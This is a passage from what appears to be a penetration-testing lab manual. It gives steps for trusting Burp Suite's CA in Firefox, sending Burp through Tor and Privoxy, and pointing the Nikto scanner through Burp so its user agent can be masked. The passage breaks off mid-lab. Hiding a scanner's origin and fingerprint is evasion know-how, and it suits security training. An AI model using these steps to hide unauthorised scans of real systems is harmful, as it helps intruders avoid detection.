- Click the "Network" sub tab
- Click the connection "settings" button
- Click "manual proxy configuration"
  set it to 127.0.0.1 port 8080
  check "Use this proxy server for all protocols"
- Remove both the "localhost, 127.0.0.1" text from the "No Proxy For:" line




Configure your browser to use Burp as its proxy, and configure Burp's proxy listener to generate CA-signed per-host certificates.


Visit any SSL-protected URL.

On the “**This Connection is Untrusted**” screen, click on “**Add Exception**”


Click "**Get Certificate**", then click "**View**".



In the **"Details**" tab, select the root certificate in the tree (PortSwigger CA).


Certificate Viewer:"mail.google.com"
General
Details
Certificate Hierarchy
PortSwigger CA
mail.google.com
Certificate Fields
mail.google.com
Certificate
Version
Serial Number
Certificate Signature Algorithm
Issuer
Validity
Not Before
Not After
Subject
Subject Public Key Info
Field Value

Click "Export" and save the certificate as "BurpCert" on the Desktop.




Close Certificate Viewer dialog and click "**Cancel**" on the "**Add Security Exception**" dialog

Go to Edit | Preferences


Click "**Advanced**" and go to "**Encryption**" tab

Click "**View Certificates**"

Click "**Import**" and select the certificate file that you previously saved.



On the "**Downloading Certificate**" dialog, check the box "**Trust this CA to identify web sites**", and click "**OK**".




Close all dialogs and restart Firefox.

Lab 12a: Burp Suite Through Tor/Privoxy


Since we've already installed Tor and configured it, privoxy should be working fine. But we need to configure a few things before everything will work properly.

Open the file up in your favorite text editor and search for "9050"




Once you've found the line that says "forward-socks5 / 127.0.0.1:9050", go ahead and uncomment it.


Now we need to configure the proxy settings.



If you are using Burp v1.6 the proxy settings are under the “options” tab.



We need to set this up to go through Privoxy. Currently Privoxy listens on port 8118 by default. Scroll down until you see the section labeled “upstream proxy servers”, fill in the “proxy host” with the localhost address “127.0.0.1”. Use “8118” for the “proxy port”. Click on the “add” button when finished.



Once you’re finished with this, the final step is to fire up Tor and Privoxy.

Lab 12b: Masking Nikto Headers

In this lab we are going to be masking the Nikto User-Agent in the request header. Navigate to the directory where you've stored Nikto. In this directory you'll notice a nikto.conf file.

```
strategicsec@ubuntu: ~/toolz/nikto-2.1.1
strategicsec@ubuntu:~/toolz/nikto-2.1.1$ ls
docs  nikto.conf  nikto.pl  plugins  templates
strategicsec@ubuntu:~/toolz/nikto-2.1.1$
```

Open up the config file in your favorite text editor and look for the lines referencing proxy options.


```
strategicsec@ubuntu: ~/toolz/nikto-2.1.1
  GNU nano 2.2.6               File: nikto.conf

#PROMPTS=no

# cirt.net : set the IP so that updates can work without name resolution
CIRT=174.142.17.165

##############################################################################$
# PROXY STUFF
##############################################################################$
#PROXYHOST=127.0.0.1
#PROXYPORT=3128
#PROXYUSER=proxyuserid
#PROXYPASS=proxypassword

##############################################################################$
# COOKIE STUFF
##############################################################################$
# send a cookie with all requests, helpful if auth cookie is needed
#STATIC-COOKIE=cookiename=cookievalue


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Uncomment the two lines for “PROXYHOST” and “PROXYPORT” you will also have to change the “PROXY” port to go through Burp.

```
#################################
# PROXY STUFF
#################################
PROXYHOST=127.0.0.1
PROXYPORT=8080
#PROXYUSER=proxyuserid
#PROXYPASS=proxypassword
```

If we run Nikto we can see what the user agent looks like.

```
strategicsec@ubuntu: ~/toolz/nikto-2.1.1
